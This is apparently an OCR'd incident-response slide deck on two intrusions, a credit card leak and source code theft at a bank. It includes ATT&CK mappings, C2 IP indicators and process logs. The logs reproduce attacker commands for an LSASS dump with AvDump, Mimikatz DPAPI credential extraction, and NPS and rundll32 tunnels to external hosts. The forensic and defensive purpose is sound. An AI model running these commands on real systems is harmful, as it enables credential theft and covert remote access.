




Case #3

Access DB

- > Afterwards, threat actor accessed the database
- > Therefore, this is the possible way of credit card leak



FILE ACCESSED

7

C:\ProgramData\sql.exe

2021-11-28 12:53:46

\

Path C:\ProgramData\sql.exe

DE-Id

Case #3

MITRE ATT&CK

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
T1190 Exploit Public-Facing Application	T1059 Command and Scripting Interpreter	T1505.003 Server Software Component: Web Shell	T1068 Exploitation for Privilege Escalation	T1620 Reflective Code Loading	T1055 Process Injection	T1046 Network Service Discovery	T1021.001 Remote Desktop Protocol	T1005 Data from Local System	T1573.001 Encrypted Channel: Symmetric Cryptography	T1041 Exfiltration Over C2 Channel
T1078 Valid Accounts	T1059.003 Windows Command Shell			T1564.001 Hide Artifacts: Hidden Files and Directories		T1016.001 Internet Connection Discovery	T1021 Remote Services		T1090.001 Proxy: Internal Proxy	
T1059 Command and Scripting Interpreter	T1047 Windows Management Instrumentation			T1140 Deobfuscate/Decode Files or Information		T1135 Network Share Discovery				
T1059.003 Windows Command Shell				T1027.002 Obfuscated Files or Information: Software Packing		T1016 System Network Configuration Discovery				
T1047 Windows Management Instrumentation				T1055 Process Injection						

Case #3

Indicators of Compromise

MD5	C2	
8E994054AD00EA6590D127317B74D681	103.131.188.67	165.154.226.53
	103.131.188.70	172.111.1.70
	103.171.26.93	203.218.241.34
	103.171.26.94	203.218.241.34
	139.180.188.164	203.218.252.164
	149.154.161.18	203.218.252.186
	149.154.161.2	218.252.244.66
	149.154.161.8	218.252.244.98
	154.31.113.105	43.240.13.215
	160.116.58.207	
	160.124.103.81	
	160.124.103.81	
	165.154.226.214	

Case #4:
Source Code Stolen

Case #4

Incident Background

- In the beginning of August, a Bank of the Core sought assistance, stating that there was a suspected attack incident in August

DE-Id

Case #4

Supply Chain in The Incident


- Their securities trading platform has some vulnerability as an initial access point for intrusion


- Developed by one big supplier in T.W.

Case #4

Cyber Kill Chain & TTP

Storyline



1 SQL Injection
3 Schtasks
4 psexec
Server-GERARDO
Server-ELLYN
EP-AILEEN
EP-HEDWIG
2 Command Injection
4 psexec
Threat Actor
Several Endpoints


DE-Id

Case #4

Webshell

- Again the third-party developed securities trading web platform was compromised first
  - Might be a SQL injection vulnerability



EXECUTION


9

C:\Windows\System32\cmd.exe

2022-08-10 15:25:58

Server-GERARDO \ USER-60


Source	Process monitoring, PID 14536
Path	C:\WINDOWS\SYSTEM32\DRIVERS\ETC\HOSTS
Detail	"C:\Windows\system32\cmd.exe" /c type C:\windows\system32\drivers\etc\hosts
MITRE ATT&CK	T1059 Command-Line Interface (Windows Command Shell)
MITRE ATT&CK	T1505 Server Software Component (SQL Stored Procedures)
MITRE ATT&CK	T1505 Server Software Component (Web Shell)


2022-08-10 15:17:35
C:\Windows\System32\cmd.exe
2022-08-10 15:18:35
C:\Windows\System32\cmd.exe
C:\Windows\System32\cmd.exe
2022-08-10 15:19:14
C:\Windows\System32\cmd.exe
2022-08-10 15:25:48
C:\Windows\System32\cmd.exe
2022-08-10 15:17:23
C:\Windows\System32\cmd.exe
2022-08-10 15:18:23
C:\Windows\System32\cmd.exe
2022-08-10 15:20:41
C:\Windows\System32\cmd.exe
2022-08-10 15:23:57
C:\Windows\System32\cmd.exe
2022-08-10 15:20:19
C:\Windows\System32\cmd.exe
2022-08-10 15:25:58
C:\Windows\System32\cmd.exe
2022-08-10 15:09:48
C:\Program Files\Microsoft SQL Server\MSSQL11.MSSQLSERVER\MSSQL\Binn\sqlservr.exe
C:\Windows\System32\cmd.exe
2022-08-11 09:49:20
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2022-08-10 15:22:15
C:\Windows\System32\cmd.exe
2022-08-10 15:24:22
C:\Windows\System32\cmd.exe
2022-08-10 15:22:39
C:\Windows\System32\cmd.exe
2022-08-10 15:21:38
C:\Windows\System32\cmd.exe
2022-08-10 15:17:01
C:\Windows\System32\cmd.exe
2022-08-10 15:19:57
C:\Windows\System32\cmd.exe
2022-08-10 15:16:19
C:\Windows\System32\cmd.exe

DE-Id

Case #4


Webshell Activity



2022-08-10 05:30:04
C:\Program Files\Apache Software Foundation\Tomcat 8.5\bin\Tomcat8.exe

2022-08-10 11:45:52
C:\Windows\Temp\avdump.exe

2022-08-10 11:45:52
C:\Windows\System32\cmd.exe



EXECUTION

9

C:\Windows\Temp\avdump.exe

2022-08-10 11:45:52

Server-ELLYN \ USER-61

Source Process monitoring, PID 2640

Path C:\WINDOWS\TEMP\1.DMP

Detail AvDump.exe --pid 588 --exception_ptr 0 --thread_id 0 --dump_level 1 --dump_file C:\windows\temp\1.dmp --min_interval 0

DE-Id

Case #4


Tunnel

NPS

- C:\programdata\phone.exe -server=185.173.34.243:8024 -vkey=<redected> -type=tcp
- NPS (https://github.com/ehang-io/nps)

X.DLL

```
rundll32 c:\programdata\x.dll,runTunnel 185.173.34.243:8080 R:0.0.0.0:8086:socks
```



3 / 61

?

Community Score

3 security vendors and no sandboxes flagged this file as malicious

0fe4a3a5a6a957449ce79fb34593c48db9845aa1c8c43344d4a82a18f9841b66

phone.exe

peexe 64bits assembly

104.50 KB
Size

2022-10-18 14:35:05 UTC
2 months ago

EXE


DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Security vendors' analysis

CrowdStrike Falcon	Win/malicious_confidence_70% (W)	Symantec	ML.Attribute.HighConfidence
Trapmine	Suspicious.low.ml.score	Acronis (Static ML)	✓ Undetected
Ad-Aware	✓ Undetected	AhnLab-V3	✓ Undetected

Case #4

Credential Dump



EXECUTION

C:\Windows\System32\cmd.exe

9

2022-08-10 11:45:52

Server-ELLYN \ USER-61

Activity Details

Process monitoring, PID 7768

C:\WINDOWS\TEMP\1.DMP

```
cmd /c "cd /d "c:\Windows\Temp"&AvDump.exe --pid 588
--exception_ptr 0 --thread_id 0 --dump_level 1 --dump
_file C:\windows\temp\1.dmp --min_interval 0" 2>&1
```


Related Activities

The attacker utilized a legitimate tool within the Avast antivirus, the LSASS process Dump, to extract passwords.

MITRE ATT&CK

T1569 System Services (Service Execution)

T1560 Archive Collected Data



EXECUTION

C:\Windows\System32\rundll32.exe

9

2022-08-10 14:01:07

Server-ELLYN \ USER-61

Activity Details

Process monitoring, PID 5704

C:\WINDOWS\SYSTEM32\CONFIG\SYSTEMPROFILE\APPDATA\LO...

```
C:\Windows\System32\rundll32.exe "privilege::debug"
"dpapi::cred /in:C:\Windows\system32\config\systempro
file\AppData\Local\Microsoft\Credentials\E09017C3AF79
D72944AD7D892829940B" "exit"
```

The attacker employed process spoofing and used the Mimikatz to harvest passwords and credentials from the computer.

2022-08-10 13:56:13 C:\Windows\System32\rundll32.exe

